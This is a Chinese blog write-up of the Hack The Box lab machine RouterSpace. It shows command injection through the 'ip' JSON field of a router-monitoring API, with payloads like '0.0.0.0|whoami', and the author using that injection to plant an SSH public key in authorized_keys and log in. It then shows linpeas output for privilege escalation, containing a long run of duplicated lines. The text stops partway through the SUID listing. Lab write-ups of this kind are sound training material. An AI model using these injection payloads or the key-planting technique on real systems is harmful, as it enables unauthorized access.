

RouterSpace

原创

平凡的学者 于 2022-03-19 22:55:26 发布 770 收藏 1

分类专栏: [hack the box](#) 文章标签: [App渗透](#) [hackthebox](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45007073/article/details/123341343

版权



[hack the box](#) 专栏收录该内容

28 篇文章 4 订阅

订阅专栏

信息收集


我们发现目标主机开放了ssh和web服务

```
(root@kali) - [~/Desktop/HacktheBox/RouterSpace]
# cat result
# Nmap 7.92 scan initiated Fri Mar 4 08:48:10 2022 as: nmap -sC -sV -oN result -p22,80 10.10.11.148
Nmap scan report for 10.10.11.148
Host is up (0.26s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      (protocol 2.0)
| ssh-hostkey:
|   3072 f4:e4:c8:0a:a6:af:66:93:af:69:5a:a9:bc:75:f9:0c (RSA)
|   256 7f:05:cd:8c:42:7b:a9:4a:b2:e6:35:2c:c4:59:78:02 (ECDSA)
|   256 2f:d7:a8:8b:be:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
| fingerprint-strings:
|_  NULL:
|_  SSH-2.0-RouterSpace Packet Filtering V1
80/tcp    open  http     GfTools
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-title: RouterSpace
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.1 200 OK
|_     X-Powered-By: RouterSpace
|_     X-Cdn: RouterSpace-55066
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 69
|_     ETag: W/"45-/3fJ7wWCza0eXXx00ApZ3+L00Cc"
|_     Date: Fri, 04 Mar 2022 13:48:24 GMT
|_     Connection: close
|_     Suspicious activity detected !!! {RequestID: MH 0Cg 5 HNwQ n }
|_   GetRequest:
|_     HTTP/1.1 200 OK
|_     X-Powered-By: RouterSpace
```

CSDN @平凡的学者

但是我们访问web页面时, 并没有发现存在新的突破口, 也没有发现存在域名。可是我们发现了一个apk文件可下载, 初步猜测这是一个有关app的测试了



因为我这边已经尝试过使用linux安装anbox，感觉不太成功，所以我这边直接使用了夜神模拟器配合burpsuite进行抓包分析，这个是参考文章<https://www.cnblogs.com/wjrblogs/p/13683812.html>



我们在那里发现了一个域名 `routerspace.htb`，我们使用管理员权限将其写进到hosts文件中(这里建议使用cmd命令行打开后，再使用notepad程序对其进行修改)

```
Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com           # source server
#       38.25.63.10      x.acme.com             # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1        localhost
#       ::1              localhost
10.10.11.148    routerspace.htb
```

CSDN @平凡的学者

我们尝试放一个包看看，返回的信息正常

Request

Raw Params Headers Hex

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 16
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate

{"ip":"0.0.0.0"}
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-28749
Content-Type: application/json; charset=utf-8
Content-Length: 11
ETag: W/"b-ANdgA/PlnoUrpEeatjy5cxfJOCY"
Date: Sat, 12 Mar 2022 13:34:07 GMT
Connection: close

"0.0.0.0"
```

CSDN @平凡的学者

这种路由器式的，直觉告诉我可能存在RCE漏洞，我们尝试构造payload看看返回的结果。发现直接返回用户名称，那证明RCE漏洞是存在的。

Request

Raw Params Headers Hex

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 23
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate

{"ip":"0.0.0.0|whoami"}
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-78239
Content-Type: application/json; charset=utf-8
Content-Length: 8
ETag: W/"8-qTM+b2Uq+FmQphCm7m1RM+pENkU"
Date: Sat, 12 Mar 2022 13:37:55 GMT
Connection: close

"pauln"
```

CSDN @平凡的学者

漏洞利用

既然我们可以执行命令，那么我们可以尝试构造POC进行漏洞利用。首先我们先尝试是否可以写入文件，发现并没有数据包返回，那证明这个不行

The screenshot shows a web proxy tool interface with two panels: Request and Response. The Request panel is active and shows a POST request to `/api/v4/monitoring/router/dev/check/deviceAccess` with headers including `accept: application/json, text/plain, */*`, `user-agent: RouterSpaceAgent`, and `Content-Type: application/json`. The body of the request is `{"ip": "0.0.0.0|echo test > 123.txt"}`. The Response panel is empty, indicating no data was returned.

CSDN @平凡的学者

那我们再试试能不能执行 `/bin/bash` 的命令，发现好像也不行

The screenshot shows a web proxy tool interface with two panels: Request and Response. The Request panel is active and shows a POST request to `/api/v4/monitoring/router/dev/check/deviceAccess` with headers including `accept: application/json, text/plain, */*`, `user-agent: RouterSpaceAgent`, and `Content-Type: application/json`. The body of the request is `{"ip": "0.0.0.0|/bin/bash whoami"}`. The Response panel is empty, indicating no data was returned.

CSDN @平凡的学者

那我们试试 `ls` 命令，发现可以成功执行命令，并且返回内容

The screenshot shows a web proxy tool interface with two panels: Request and Response. The Request panel is active and shows a POST request to `/api/v4/monitoring/router/dev/check/deviceAccess` with headers including `accept: application/json, text/plain, */*`, `user-agent: RouterSpaceAgent`, and `Content-Type: application/json`. The body of the request is `{"ip": "0.0.0.0|ls -al /home/paul/.ssh"}`. The Response panel shows a successful HTTP 200 OK response with headers including `X-Powered-By: RouterSpace`, `X-Cdn: RouterSpace-7464`, and `Content-Type: application/json; charset=utf-8`. The response body contains the output of the `ls` command: `"total 8\ndrwx----- 2 paul paul 4096 Feb 17 18:30 .\ndrwxr-xr-x 8 paul paul 4096 Feb 17 18:30 ..\n"`.

CSDN @平凡的学者

我们尝试 `.ssh` 目录是否可以写入文件，答案是可以的

The screenshot shows a web proxy tool interface with two panels: Request and Response. The Request panel is active and shows a POST request to `/api/v4/monitoring/router/dev/check/deviceAccess` with headers including `accept: application/json, text/plain, */*` and `user-agent: RouterSpaceAgent`. The body of the request is `{"ip": "0.0.0.0|ls -al /home/paul/.ssh"}`. The Response panel shows a successful HTTP 200 OK response with headers including `X-Powered-By: RouterSpace` and `X-Cdn: RouterSpace-3759`.

Content-Type: application/json
Content-Length: 77
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate

Content-Type: application/json; charset=utf-8
Content-Length: 151
ETag: W/"97-rbmCNvC34o/0001P+9vnE4/hkM"
Date: Sat, 12 Mar 2022 13:55:28 GMT
Connection: close

```
{ "ip": "0.0.0.0" | echo test > /home/paul/.ssh/123.txt | ls -al /home/paul/.ssh/ }
```

```
"total 12\nndrwx----- 2 paul paul 4096 Mar 12 13:55 .\nndrwxr-xr-x 8 paul paul 4096 Feb 17 18:30 ..\n-rw-r--r-- 1 paul paul 5\nMar 12 13:55 123.txt\n"
```

CSDN @平凡的学者

那我们就有一个思路了，就是我们可以自己生成一个ssh的key，然后写入到这个目录上，那么我们就可以登录到这台主机上了。首先我们在kali上生成一个id_rsa.pub文件，然后发送到.ssh目录上，并赋予700权限

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDAA4G+qgL/420+qY3ylhOQOGU9/0AqjC1aodWw1+Gb3KoQGzkqMTsZ6ju64LkT2nguCeMB1NIQRUPoifSIPC/HjKD277s076eGSfuBkjTWy2EL3V6I71kXkblmeyHNFo7Vbpbmkk+NTC3Yn2gwi8uGAX10GsEzliu+dG8ldKXMNzrz9Vv2KUKJPIEuMVHIG6IMCY5s6zO1CXG5MZLoF02S2j5MOUahV6h1ziC6zGBwXbs1m+hJvVzPFRUFTxmbSgtQAqueWmsBBH0hss4FgNNJe4pgeNQfdkwNlrq65V7g/gyQODG/mhsd81HimqyZY90vSipxysEV/aNd39RaBSSm3o4mOuoIRsZnU1DIB0dPML0Qaw6ERc2mwQFAyZTMa6vVDi/seoltYHUDaojfutIkqSN65a2IZA0hm9QpXXBqBHKWRrx/B3htrQA/Pxfy4GnvpY3wqli/Bvrlz/a9m3FaZNGilSo361B2h0eS+dzUcilKXJqkCvOJa5r94M4+RM= root@kali
```

Request

Raw Params Headers Hex

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1  
accept: application/json, text/plain, */*  
user-agent: RouterSpaceAgent  
Content-Type: application/json  
Content-Length: 618  
Host: routerspace.htb  
Connection: close  
Accept-Encoding: gzip, deflate
```

```
{ "ip": "0.0.0.0" | echo 'ssh-rsa  
AAAAB3NzaC1yc2EAAAADAQABAAQGDAA4G+qgL/420+qY3ylhOQOGU  
9/0AqjC1aodWw1+Gb3KoQGzkqMTsZ6ju64LkT2nguCeMB1NIQRUPoifSIPC/  
HjKD277s076eGSfuBkjTWy2EL3V6I71kXkblmeyHNFo7Vbpbmkk+NTC3Yn2  
gwi8uGAX10GsEzliu+dG8ldKXMNzrz9Vv2KUKJPIEuMVHIG6IMCY5s6zO1C  
XG5MZLoF02S2j5MOUahV6h1ziC6zGBwXbs1m+hJvVzPFRUFTxmbSgtQAq  
ueWmsBBH0hss4FgNNJe4pgeNQfdkwNlrq65V7g/gyQODG/mhsd81HimqyZ  
Y90vSipxysEV/aNd39RaBSSm3o4mOuoIRsZnU1DIB0dPML0Qaw6ERc2m  
wQFAyZTMa6vVDi/seoltYHUDaojfutIkqSN65a2IZA0hm9QpXXBqBHKWRrx  
/B3htrQA/Pxfy4GnvpY3wqli/Bvrlz/a9m3FaZNGilSo361B2h0eS+dzUcilKXJqk  
CvOJa5r94M4+RM= root@kali'>/home/paul/.ssh/authorized_keys" }
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK  
X-Powered-By: RouterSpace  
X-Cdn: RouterSpace-29462  
Content-Type: application/json; charset=utf-8  
Content-Length: 2  
ETag: W/"2-3Sns9SSwMKZSYeMFNfEirnh7LJYU"  
Date: Sat, 19 Mar 2022 09:56:28 GMT  
Connection: close
```

CSDN @平凡的学者

Request

Raw Params Headers Hex

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1  
accept: application/json, text/plain, */*  
user-agent: RouterSpaceAgent  
Content-Type: application/json  
Content-Length: 58  
Host: routerspace.htb  
Connection: close  
Accept-Encoding: gzip, deflate
```

```
{ "ip": "0.0.0.0" | chmod 700 /home/paul/.ssh/authorized_keys" }
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK  
X-Powered-By: RouterSpace  
X-Cdn: RouterSpace-43249  
Content-Type: application/json; charset=utf-8  
Content-Length: 2  
ETag: W/"2-3Sns9SSwMKZSYeMFNfEirnh7LJYU"  
Date: Sat, 19 Mar 2022 09:56:58 GMT  
Connection: close
```

CSDN @平凡的学者

可以在kali上登录成功

```
└─# ssh paul@10.10.11.148 -i /root/.ssh/id_rsa
The authenticity of host '10.10.11.148 (10.10.11.148)' can't be established.
ED25519 key fingerprint is SHA256:iwHQgWku/VDyjka2Y4j2V8P2Rk6K13HuNT4JTnITIDk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.148' (ED25519) to the list of known hosts.
Enter passphrase for key '/root/.ssh/id_rsa':
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

System information as of Sat 19 Mar 2022 09:57:39 AM UTC

```
System load:          0.07
Usage of /:           71.2% of 3.49GB
Memory usage:        28%
Swap usage:          0%
Processes:           215
Users logged in:     0
IPv4 address for eth0: 10.10.11.148
IPv6 address for eth0: dead:beef::250:56ff:feb9:78fb
```

```
80 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

CSDN @平凡的学者

提权到**ROOT**

首先我们先上传个linpeas.sh文件，看看有什么提权的点。我们从这里看到了sudo的版本是旧版的，而且提示说可能存在漏洞

```
4606 timeout 120 find /Applications -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4607 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4608 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4609 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4610 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4611 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4612 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4613 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4614 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4615 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4616 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4617 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4618 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4619 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4620 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4621 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4622 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4623 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4624 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4625 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4626 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4627 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4628 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4629 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4630 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4631 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4632 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4633 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4634 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4635 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4636 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4637 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4638 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4639 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4640 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4641 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4642 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4643 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4644 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4645 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4646 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4647 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4648 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4649 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4650 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4651 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4652 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4653 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4654 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4655 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4656 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4657 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4658 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4659 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4660 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4661 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4662 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4663 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4664 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4665 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4666 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4667 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4668 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4669 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4670 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4671 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4672 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4673 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4674 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4675 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4676 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4677 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4678 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4679 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4680 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4681 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4682 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4683 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4684 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4685 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4686 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4687 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4688 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4689 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4690 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4691 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4692 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4693 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4694 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4695 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4696 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4697 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4698 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4699 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
4700 timeout 120 find /usr/bin -type f -exec grep -HnRiE "username.*[=:].+" {} \;
```

```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.31
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 67K Jul 21 2020 /usr/bin/su
-rwsr-xr-x 1 root root 67K Jul 14 2021 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solar_02-1997)
-rwsr-sr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 52K Jul 14 2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 84K Jul 14 2021 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 55K Jul 21 2020 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Jul 14 2021 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 39K Jul 21 2020 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 163K Feb 3 2020 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 87K Jul 14 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-- 1 root messagebus 51K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 23K May 26 2021 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 463K Jul 23 2021 /usr/lib/openssh/ssh-keysign
CSDN @平凡的学者
```

```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 67K Jul 21 2020 /usr/bin/su
-rwsr-xr-x 1 root root 67K Jul 14 2021 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solar_02-1997)
-rwsr-sr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 52K Jul 14 2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 84K Jul 14 2021 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 55K Jul 21 2020 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Jul 14 2021 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 39K Jul 21 2020 /usr/bin/umount ---> BSD/Linux(08-1996)
